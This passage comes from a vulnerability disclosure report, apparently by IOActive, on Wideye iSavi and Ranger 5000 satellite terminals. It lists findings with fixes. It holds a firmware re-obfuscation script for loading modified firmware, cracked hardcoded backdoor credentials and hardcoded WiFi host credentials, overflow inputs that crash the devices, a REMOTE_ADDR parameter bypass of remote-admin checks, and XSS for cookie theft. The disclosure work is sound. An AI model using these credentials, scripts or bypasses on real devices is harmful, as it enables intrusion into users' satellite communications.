<b>Finding</b>	Debug Information Included in Firmware Images
<b>Fix(es)</b>	Before building the firmware image, the binaries should be stripped of any debug information.
<b>Mitigation(s)</b>	None

A firmware update for the iSavi device is a ZIP file with a number of obfuscated files inside it, as discussed above. The ZIP file and the files within it do not contain any integrity checks. An attacker with adequate access to update the firmware (achievable via several of the findings identified during this research) could load malicious firmware onto the device to gain persistent, low-level access.

To test this, a modified firmware file was created. This was done by extracting the ZIP file for a valid update, de-obfuscating the contained files, modifying a file, re-obfuscating, and re-zipping. To this end, the above script used for de-obfuscation was adapted to also allow alteration of data in the other direction:

```

#!/usr/bin/env python3
import argparse

parser = argparse.ArgumentParser()

parser.add_argument("mode")
parser.add_argument("src", type=argparse.FileType("rb"))
parser.add_argument("dst", type=argparse.FileType("wb"))

args = parser.parse_args()

LOOKUP_TABLE_DEC = [9, 3, 1, 6, 0xD, 0xB, 8, 5, 2, 0xE, 0xC, 7, 0xF,

```

---

```
4, 0xA, 0]
LOOKUP_TABLE_ENC = [0xF, 2, 8, 1, 0xD, 7, 3, 0xB, 6, 0, 0xE, 5, 0xA,
4, 9, 0xC]

def decrypt_byte(byte, lut):
    return (lut[byte & 0xf]) | (lut[byte >> 4] << 4)

tmp = bytearray(1000)

while True:
    count = args.src.readinto(tmp)
    if count == 0:
        break

    for i in range(count):
        if args.mode == "decrypt":
            tmp[i] = decrypt_byte(tmp[i], LOOKUP_TABLE_DEC)
        elif args.mode == "encrypt":
            tmp[i] = decrypt_byte(tmp[i], LOOKUP_TABLE_ENC)
        else:
            sys.exit(-1)

    args.dst.write(tmp[:count])
```

For this test, the hashed password used for Telnet VxWorks shell access on the device was modified. Once the firmware update was complete, it was confirmed that the device was using the modified Telnet password which allowed for further system access.

```

Trying 192.168.1.35...
Connected to 192.168.1.35.
Escape character is '^]'.

VxWorks login: avi
Password:

-> help

help                Print this list
dbgHelp            Print debugger help info
edrHelp            Print ED&R help info
ioHelp             Print I/O utilities help info
nfsHelp            Print nfs help info
netHelp            Print network help info
rtpHelp            Print process help info
spyHelp            Print task histogrammer help info
timexHelp          Print execution timer help info
h [n]              Print (or set) shell history
i [task]           Summary of tasks' TCBs
ti task            Complete info on TCB for task
sp adr,args...     Spawn a task, pri=100, opt=0x19, stk=20000
taskSpawn name,pri,opt,stk,adr,args... Spawn a task
tip "dev=device1#tag=tagStr1", "dev=device2#tag=tagStr2", ...
                  Connect to one or multiple serial lines
td task            Delete a task
ts task            Suspend a task
tr task            Resume a task

Type <CR> to continue, Q<CR> or q<CR> to stop: 0xc1e01010 (HAL_Rx): [26/03/2022][00:14:00][HAL]:Reset PHY!
0xc1e01010 (HAL_Rx): [26/03/2022][00:14:00][HAL]:StartRxChannel(ch_no=10828)
0xc1e0a784 (tBattDrv): [0x00B58980] OPSTATUS(0x8254)[OK],[33857(0x8441)]
0xc1e0a784 (tBattDrv): Battery:Vendor[TOTEX],[100%],[FullyCharged],[Plugged]
0xc1e01010 (HAL_Rx): [26/03/2022][00:14:10][HAL]:AcqStatus(stat=1)
0xc1e01010 (HAL_Rx): [26/03/2022][00:14:10][HAL]:Reset PHY!
0xc1e01010 (HAL_Rx): [26/03/2022][00:14:10][HAL]:StartRxChannel(ch_no=10994)
0xc1e01010 (HAL_Rx): [26/03/2022][00:14:21][HAL]:AcqStatus(stat=1)
0xc1e01010 (HAL_Rx): [26/03/2022][00:14:21][HAL]:Reset PHY!
0xc1e01010 (HAL_Rx): [26/03/2022][00:14:21][HAL]:StartRxChannel(ch_no=10828)
0xc1e0a784 (tBattDrv): [0x00B5D7C5] CHRSTATUS(0x8255)[OK],[512(0x200)]
0xc1e0a784 (tBattDrv): Battery:Vendor[TOTEX],[100%],[FullyCharged],[Plugged]

```

Figure 9. Modified Firmware Telnet Access

<b>Finding</b>	Unauthenticated Firmware Update
<b>Fix(es)</b>	Firmware should be cryptographically authenticated to prevent modification.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

## Network Services

### Networking Configuration

After an initial Nmap scan, the network services, and overall network configuration, of the devices were analyzed. After gaining access to the VxWorks shell on the iSavi (via [malicious firmware update](#), discussed above) and the Ranger (via [backdoor shell password](#), discussed below), it was possible to gather more detailed information about listening services with the `netstat` command.

The network services running on the devices appear to be bound on all interfaces. This makes them available on both the local WiFi network and the satellite network. This exposes these services with their vulnerabilities to the satellite network. Depending on the configuration of the carrier and if the end user has purchased a static/public IP, these services may be accessible over the public Internet or to other satellite devices.

```
[vxworks]# netstat -na
netstat -na
INET sockets
Prot Recv-Q Send-Q Local Address          Foreign Address         State
TCP 0 0 0.0.0.0.23             0.0.0.0.*              LISTEN
TCP 0 0 0.0.0.0.9998           0.0.0.0.*              LISTEN
TCP 0 0 0.0.0.0.5060           0.0.0.0.*              LISTEN
TCP 0 0 0.0.0.0.80             0.0.0.0.*              LISTEN
TCP 0 0 127.0.0.1.61468        127.0.0.1.9998         ESTABLISHED
TCP 0 0 127.0.0.1.9998        127.0.0.1.61468        ESTABLISHED
TCP 0 0 192.168.1.35.23        192.168.1.41.37470     ESTABLISHED
TCP 0 13 127.0.0.1.64766        127.0.0.1.65495        ESTABLISHED
TCP 0 12 127.0.0.1.65495        127.0.0.1.64766        ESTABLISHED
UDP 0 0 127.0.0.1.20005        127.0.0.1.20004
UDP 0 0 0.0.0.0.67            0.0.0.0.*
UDP 0 0 127.0.0.1.20033        127.0.0.1.20032
UDP 0 0 0.0.0.0.60878         0.0.0.0.*
UDP 0 0 0.0.0.0.1842          0.0.0.0.*
UDP 0 0 0.0.0.0.1551          0.0.0.0.*
UDP 0 0 0.0.0.0.1835          0.0.0.0.*
UDP 0 0 0.0.0.0.137           0.0.0.0.*
UDP 0 0 0.0.0.0.5060          0.0.0.0.*
UDP 0 0 0.0.0.0.16000         0.0.0.0.*
UDP 0 0 0.0.0.0.16001         0.0.0.0.*

INET6 sockets
Prot Recv-Q Send-Q Local Address          Foreign Address         State
```

Figure 10. Netstat Output

One interesting side-effect of this is the SIP server running port 5060 is also bound on all interfaces. This opens the possibility of a remote user connecting to the SIP port and using the iSavi device to place a call, thus impersonating the owner of the iSavi.

<b>Finding</b>	Services Bound on All Interfaces
<b>Fix(es)</b>	Wideye should update the firmware to only bind the administration services on all interfaces if remote administration is configured; everything else should only be bound on the local WiFi interface. Since the option for remote administration is not normally available for the iSavi, nothing should be bound to all interfaces.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

### VxWorks Kernel Shell

After network configuration had been investigated, each of the individual listening services was examined. One of the more interesting was the Telnet login prompt on port 23. The string `VxWorks login:` was printed to the screen when connecting. Based on IOActive's experience with VxWorks systems, as well as on Ruben's previous research where hardcoded "backdoor" credentials were present for VxWorks shells exposed on other SATCOM terminals, it was likely a similar situation might be discovered here.

Reverse engineering of the section of the iSavi firmware responsible for the VxWorks kernel shell, the following authentication initialization function was identified:

```
c01119d4 void usrSecurity()
c01119d8     int32_t pc
c01119d8     int32_t var_4 = pc
c01119d8     void* var_c = &arg_0
c01119e0     loginInit()
c01119ec     loginUserAdd(username: "avi", mb_password_hash: "wm+MQtStCyDpUCuT17XALbLB0wm8Z+qx...")
c0111a00     if ((sysFlags & 0x20) != 0)
c0111a10         return
c0111a08     return shellLoginInstall_wrapper(loginPrompt2, 0) __tailcall
```

Figure 11. iSavi Auth Init

And similarly for the Ranger 5000:

```
c01143b0 void usrSecurity()
c01143b4     int32_t pc
c01143b4     int32_t var_4 = pc
c01143b4     void* var_c = &arg_0
c01143bc     loginInit()
c01143c8     loginUserAdd("addvalue", "SxBSt/Pf4ZAmql0+FhssqxdquuiN5FI7...")
c01143dc     if ((sysFlags & 0x20) == 0)
c01143e8         shellLoginInstall(loginPrompt2, 0)
```

Figure 12. Ranger 5000 Auth Init

The calls to `loginUserAdd` appear to be adding a new user, passing in a username and possible password or password hash. Attempting to authenticate with those strings directly was not successful, and so they were assumed to be hashes. This was further corroborated by base64 decoding these strings, which produced 32 bytes of data—the length of a sha256 hash. Further reverse engineering identified the function responsible for checking if a password was valid on login attempt, with the following logic:



```

c05adba4  int32_t ipcom_auth_default_hash_rtn(char* input, char* base64_out)

c05adba8      int32_t pc
c05adba8      int32_t var_4 = pc
c05adba8      void* var_c = &arg_0
c05adbd0      SHA256(input: input, inp_len: strlen(input), out: base64_out)
c05adbdc      char evp_obj[0x60]
c05adbdc      EVP_EncodeInit(&evp_obj)
c05adbf8      int32_t mb_len
c05adbf8      EVP_EncodeUpdate(&evp_obj, base64_out, &mb_len, base64_out, 0x20)
c05adc0c      EVP_EncodeFinal(&evp_obj, &base64_out[mb_len], &mb_len)
c05adc14      void* out_len = strlen(base64_out)
c05adc18      void* lr = out_len - 1
c05adc20      if (lr > 0)
c05adc28          char* r12_1 = base64_out + lr
c05adc30          if (zx.d(*(base64_out + lr)) == 0xa)
c05adc38              char* r0_6 = base64_out + out_len - 2
c05adc4c              do
c05adc50                  lr = lr - 1
c05adc58                  *r12_1 = 0
c05adc5c                  r12_1 = r0_6
c05adc60                  r0_6 = r0_6 - 1
c05adc64                  if (lr <= 0)
c05adc64                      break
c05adc64                  while (zx.d(*r12_1) == 0xa)
c05adc70      return 0

```

Figure 13. SHA256 and base64 Password Handling

Indeed, these were base64-encoded SHA256 hashes. To confirm that the `loginUserAdd` function was in fact registering these hardcoded credentials to allow authentication, we took advantage of the total lack of firmware update security (discussed above) and replaced the suspected password hash for the “avi” user on the iSavi device with a hash corresponding to a password we controlled. After software update, it was possible to authenticate using our replaced credentials.

Furthermore, with the backdoor credentials extracted from the publicly available firmware for both the Ranger 5000 and iSavi, we then attempted cracking these hashes offline. The credentials for the Ranger 5000 were cracked immediately, due to their extreme simplicity: username `addvalue`, password `addvalue`. As mentioned, these credentials are hardcoded into the firmware running on every Ranger 5000 device, and cannot be removed or disabled. They can be used to access the VxWorks kernel shell and gain full and arbitrary control of the device over the network, including over the Internet, if the device is configured to be accessible in this way.

Our dedicated password cracking infrastructure is currently attempting to crack the credentials for the iSavi account, though a password has not been recovered at the time of this paper’s publication.

<b>Finding</b>	Hardcoded/Backdoored Operating System Credentials
<b>Fix(es)</b>	Every account available on the device should be visible and have configurable, strong passwords. The hardcoded accounts should preferably be removed entirely. If a method of accessing the devices is necessary for remote management or device recovery, this access should require either a unique key or take advantage of public key cryptography to properly authenticate a connection.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

### **AT Command Shell**

The service running on port 9998 was investigated next. It proved to be an AT command shell, allowing for certain management actions to be taken with valid authentication using the `AT_ICLCK` command (using the same credentials as the web interface). A brute-force attack on this mechanism was conducted to determine if any protections were in place. It was determined that it does not have anti-brute-force protections when trying to authenticate via the `AT_ICLCK` command. As a result, it is possible for a potential attacker to perform an authentication brute-force attack.

<b>Finding</b>	AT Command Authentication Brute-Force
<b>Fix(es)</b>	Add anti-brute-force protections to the AT command shell and integrate the protections with the web admin interface so an attacker cannot utilize both interfaces to speed up brute- force attacks.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

During investigation into the AT command shell running on port 9998, it was determined that this interface is vulnerable to a basic overflow. Sending any AT command 66 bytes in length or greater will cause the device to crash and reboot. This appears to be a buffer overflow and should allow for remote code execution. The AT shell does require authentication before performing any significant commands, but in this case, the overflow appears to occur during the parsing of the AT command and before the requirement of authentication. So, no authentication is necessary to trigger this vulnerability.

```
Trying 192.168.1.35...
Connected to 192.168.1.35.
Escape character is '^]'.
AT

OK
AT_AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AT

AT

// device is unresponsive and must be rebooted
```

*Figure 14. AT Overflow Crash*

<b>Finding</b>	AT Shell Buffer Overflow
<b>Fix(es)</b>	Add additional data verification to detect long AT commands and reject commands that are too long.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

A bug related to this was also identified in the web interface. iSavi's web administrative page makes `POST` requests to `/app` with an action of `atcmd`. The body of the `POST` contains the AT command to run. Sending a long AT command causes the iSavi to crash and reboot. This appears to be a buffer overflow and may allow for remote code execution. The web administrative page does have the potential to be accessed remotely, and the flag restricting access to the local network can be bypassed. Access to this command does require authentication, although the iSavi authentication scheme can be bypassed.

The following request will cause the device to become unresponsive:

```
POST
/app/?sessionId=833F4C1A0E2DD1B6AA31760F63CAF32F&action=atcmd&timesta
mp=15
215068446770.06416846104994112 HTTP/1.1
Host: 192.168.1.35
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.35/app/menu/?sm=PIN
Content-Length: 71
Content-Type: text/plain;charset=UTF-8
DNT: 1
Connection: close
atcmd=AT_
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
```

<b>Finding</b>	Web Admin AT Command Overflow
<b>Fix(es)</b>	Add additional data validation checks to prevent a large <code>atcmd</code> from overflowing buffers.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

### **WiFi Configuration Telnet and Web Interface**

When a user is connected over the local WiFi, there are two hosts listening: 192.168.1.35 and 192.168.1.36. The .35 host acts as a gateway and as the host for the web interface. The .36 host seems to be used for configuring the WiFi. This is done by the .35 host using Telnet to transfer the configuration. As Telnet is not a secure protocol, the endpoint can be arp-spoofed to intercept the login and gain credentials to the device. This allows an attacker to interact with the Telnet shell which does have a limited command set that only seems to allow for WiFi configuration.

Using the arpspoof Linux utility, IOActive was able to spoof the WiFi host and intercept Telnet traffic. When the WiFi settings are changed, the main host logs into the WiFi host to upload the configuration. Sniffing this traffic allowed for viewing the plaintext credentials, which were then used to access the device. The same credentials can be used to access the web interface, offering the same functionality and information.

```
stdin,stdout,stderr: 0 1 2
wideye-accesspoint.map login: wideye_ap

Password:
default>show
[wireless]
devicename    Wideye-AccessPoint
80211mode     bgn
channel       0
power         100
[vlan]
mode          static
ip            192.168.1.36
mask          255.255.255.0
[ssid]
ssid          iSavi-0010922ioa
hidessid      n
security      wpapsk
authtype
wpaenc        auto
wpapskkey     6801E778
wepkey
wepkeytype
[http]
active        y
port          80
username      wideye_ap
Password      eulavdda
[sys]
Version       Telnet-Version 7
ethMac        ACCF232EF1B2
wlanMac       ACCF232EF1B0
radiooff      n
default>
```

*Figure 15. WiFi Configuration Telnet*

In addition to the dynamic approach using arpspoof, the username and password for this configuration service are recoverable via reverse engineering of the firmware image. The following function seen in Binary Ninja is responsible for initializing the WiFi configuration, and sets the hardcoded credentials which are later used in another function to authenticate to the WiFi host.

```

c032e564 char (*)[0x14c] CWCAppWifiManager::CWCAppWifiManager(struct WifiManager* this)
c032e568 int32_t pc
c032e568 int32_t var_4 = pc
c032e568 void* var_c = &arg_0
c032e57c CWCAppMutex::CWCAppMutex(this + 8)
c032e584 this->connection = nullptr
c032e58c strcpy(&this->mb_username, "wideye_ap")
c032e598 strcpy(&this->mb_pass, "eulavdda")
c032e59c this->__offset(0x80).b = 0
c032e5a0 this->__offset(0x78).d = 0
c032e5a4 this->__offset(0x180).d = 0
c032e5b4 memset(&this->field_184, 0, 0x14c)
c032e5b8 this->__offset(0x4).w = 0
c032e5bc this->__offset(0x2d0).d = 0
c032e5c0 this->log_enable = 0
c032e5c4 this->__offset(0x7c).d = 0
c032e5c8 this->__offset(0x0).d = 0
c032e5cc return &this->field_184

```


Figure 16. Hardcoded WiFi Host Credentials

<b>Finding</b>	Exposed Telnet for WiFi Management
<b>Fix(es)</b>	If possible, communications to the WiFi host should be limited to the main host to reduce the exposure. Otherwise, only secure communication protocols should be used for connecting between hosts.
<b>Mitigation(s)</b>	None

## Web Interface

Accessing the web interface on port 80 of host 192.168.1.35 (the main terminal host), we are presented with a barebones login screen. The username form field is a drop-down menu, with only the “admin” option selectable. The default password for both the iSavi and Ranger is “1234.” The web interface does suggest the user change this weak password upon first login, but changing the password is not required.

Figure 17. iSavi Login



*Figure 18. Ranger Login*

IOActive attempted to circumvent this authentication mechanism in various ways, as well as to attack the mechanism directly, testing for possible injection or other attacks on the password and username fields. No such authentication bypass or attack was identified through dynamic testing.

In order to gain greater insight into the authentication mechanism, the section of the firmware responsible for this mechanism was reverse engineered. Though no authentication bypass or injection was identified in this way, a serious vulnerability was identified: the existence of hardcoded “backdoor” credentials, present in both iSavi and Ranger firmware images.

Figure 19 depicts a portion of the web console authentication process in the Binary Ninja reverse engineering tool. A check for four specific usernames can be seen hardcoded into the firmware, including the “admin” account which is the default when accessing the web interface. Additionally, checks for three additional accounts can be seen that do not appear on the normal login screen drop-down: dp, dtsadmin, and root.

```

c03201cc void* CWCAppConfig::VerifyAuth(void* this, char* username, char* password, void* password_len)
c03201d0     bool missing_password = username == 0
c03201d4     if (username != 0)
c03201d4         missing_password = password == 0
c03201d8     int32_t pc
c03201d8     int32_t var_4 = pc
c03201d8     int32_t lr
c03201d8     int32_t var_8 = lr
c03201d8     void* var_c = &arg_0
c03201ec     void* pass_len = password_len
c03201f0     if (not(missing_password))
c03201f8         if (password_len == 0xffffffff)
c0320200             pass_len = strlen(password)
c032020c         if (wc_app_strcmp(username, "dp") == 0)
c0320250             void* password_ok = CWCAppConfig::VerifyPassword(this: this, username: username, password: password, pass_len: pass_len)
c0320258             if (password_ok == 0)
c0320258                 return password_ok
c032026c             int32_t token_ok = CWCAppConfig::VerifyTokenPassword(this, username, password, pass_len)
c0320274             if (token_ok == 0)
c0320274                 return token_ok
c032027c             return 0xa
c0320220         if (wc_app_strcmp(username, "dtsadmin") == 0)
c032022c             int32_t r0_5 = wc_app_strcmp(password, "dtsadmin")
c0320234             if (r0_5 == 0)
c0320234                 return r0_5
c032023c             return 0xa
c03202a8         if (wc_app_strcmp(username, "Root") != 0)
c03202f4             if (wc_app_strcmp(username, "admin") == 0 && password != 0 && strlen(password) != 0)
c0320318                 return CWCAppConfig::VerifyWebPassword(this, password, pass_len) __tailcall
c03202b0             else if (password != 0 && strlen(password) != 0)
c03202d8                 return CWCAppConfig::VerifyTokenPassword(this, username, password, pass_len) __tailcall
c0320284     return 1

```

Figure 19. Hardcoded Credentials Check

The dp user uses default password and allows access to the SIM customization options. Once logged in as the dp user, this password can be changed through the UI.

The dtsadmin user also uses the hardcoded default password. While this password can be set in the device configuration, the UI does not expose a method to change it. This user has limited access to the device and seems to be a “read-only” user. The configuration can be viewed but the ability to change things is limited.

The root user logs in using the token authentication mechanism. When attempting to log in as the root user with no password, the login page returns a token. This token is randomly generated when first requested and then stored on the device. To do the token authentication, the retrieved token needs to be Blowfish encrypted using a hardcoded key, hashed with MD5, and then turned into a string using a custom lookup table. All of these components can be obtained through reverse engineering the device firmware. This allows anyone to login as the root user and there is no easy mechanism on the device to change or disable the login.

<b>Finding</b>	Hardcoded/Backdoored Web Credentials
<b>Fix(es)</b>	Every account available on the device should be visible and have configurable, strong passwords. The root account should preferably be removed entirely. If a method of accessing the devices is necessary for remote management or device recovery, this access should require either a unique key or take advantage of public key cryptography to properly authenticate a connection.
<b>Mitigation(s)</b>	Activating the device’s firewall and blocking incoming connections will help to reduce the exposure of this issue.

So far, investigations into the web interface have been from within the local network. However, as noted previously, each of the iSavi and Ranger *can* be configured to be made accessible over the Internet, optionally with a static IP.

Attempting to access the web interface of either device from a non-local IP address (i.e. outside of the 192.168.1.0/24 subnet range) will result in the following message displayed in the browser:



Figure 20. Remote Administration Rejection

Several of Wideye's Inmarsat devices, including the Ranger 5000, support remote management. The documentation does not explicitly state that the iSavi supports remote web administration, but there is code to check for this. When handling an HTTP web request, iSavi's handler checks to see if the remote (web client's) IP is in the same subnet as the WiFi network. If it is external, access is denied.

We turned our focus again to the firmware, to determine how this mechanism worked and if there was any way to circumvent it, allowing for remote management of devices which had this feature disabled.

The check for the IP of the incoming request is performed in `wc_access_ctrl()`:

```
c03548ec  int32_t wc_access_ctrl(void* arg1)
c03548f0      int32_t pc
c03548f0      int32_t var_4 = pc
c03548f0      void* var_c = &arg_0
c0354904      int32_t r0 = httpGetEnv(arg1, "Host")
c0354914      char* remote_addr = httpGetEnv(arg1, "REMOTE_ADDR")
c035491c      int32_t r0_2
c035491c      int32_t r1
c035491c      r0_2, r1 = ec_isSameLanSubnet(remote_addr)
c0354920      int32_t r4_1 = r0 + 1
c035492c      int32_t r0_21
c035492c      if (r0_2 != 0)
c0354b9c          wc_msgout("cIP is same subnet with LAN wip[...]", r4_1)
c0354ba0          r0_21 = 0
c0354930      else
c0354930          wc_IsRemoteAccessEnabled()
c0354948          if (dynallowip_start == 0)
c0354c80              wc_msgout("Remote access http is disable &&...", r4_1)
c0354c90              wc_gen_warningpage(arg1, remote_addr)
c0354c94              r0_21 = 1
c0354950      else
```

Figure 21. Remote Address Checking

This code looks in the environment for the HTTP request, pulls out the `REMOTE_ADDR`, and passes it to `ec_isSameLanSubnet()`. If the IP is in the same LAN, then the request is allowed through. If it is not in the same LAN, then there are checks to see if remote admin is enabled, and if IP addresses have been whitelisted.



The `REMOTE_ADDR` is initially set in the `httpReqTrans()` function, where the code looks up the `peername` of the socket and stores it in the environment:

```
c0376238 void* httpReqTrans(void* arg1)
c037623c     int32_t pc
c037623c     int32_t var_4 = pc
c037623c     void* var_c = &arg_0
c0376240     int32_t* r4 = arg1
c0376248     if (arg1 != 0)
c0376254         char* r1_1 = r4[9]
c0376274         if (r1_1 != 0 && *r4 != 0 && r4[1] != 0)
c0376280             uint32_t r7_1 = httpClientIPGet(arg1, r1_1) << 0x10 u>> 0x10
c0376284             char* r0_3
c0376284             void* r0_6
c0376284             char* r0_23
c0376284             void* r5_1
c0376284             bool cond:2_1
c0376284             if (r7_1 != 0)
c0376284                 r0_3 = 4
c0376298             else
c0376298                 httpSetEnv(r4, "REMOTE_ADDR", r4[9])
```

Figure 22. Remote Address Set in `HttpReqTrans`

Later, when parsing the query portion of a request, the query parameters are stored in the HTTP environment as well, using the name of the parameter as the name of the environment variable name, and the parameter value as the value. Ending an HTTP request with `?REMOTE_ADDR=192.168.1.40`, overrides the initial `REMOTE_ADDR` value gained by looking up the `peername` of the socket with the value specified in the request. This could be used to bypass the remote check and allow remote administration regardless of the enable remote administration setting.

To test this, an iSavi device was setup with a static IP address which made it accessible from the public Internet. By connecting to this IP address and providing the `REMOTE_ADDR` as an address within the 192.168.1.0/24 address space, IOActive was able to reach a login prompt on a device with remote administration disabled.



Figure 23. Connecting without `REMOTE_ADDR`




Figure 24. Connecting with modified REMOTE\_ADDR

<b>Finding</b>	Remote Web Administration Bypass
<b>Fix(es)</b>	When setting HTTP environment variables, Wideye should filter the values and prevent the request from overwriting sensitive values.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

The discovery of this issue led to an additional vulnerability associated with the remote management mechanism being revealed. The same `REMOTE_ADDR` which can be set to bypass the remote management check is also the value which is displayed for the “Access Denied - your IP address [x.x.x.x] is not authorized...” message on a rejected access to the management interface. This value is not sanitized and can be used to inject malicious scripts into the page. To test this, a remote address was set that contained a simple script.




Figure 25. XSS Request

In Figure 25, we can see the script in the request and then the script injected into the returned page. Figure 26 shows the successful resolution of the session cookie, which in a real attack could be sent back to the attacker.




Figure 26. Session Cookie Recovered via XSS

<b>Finding</b>	Remote Address Cross-site Scripting
<b>Fix(es)</b>	Always sanitize user input to prevent tags from being injected into the web page.
<b>Mitigation(s)</b>	Activating the device's firewall and blocking incoming connections will help to reduce the exposure of this issue.

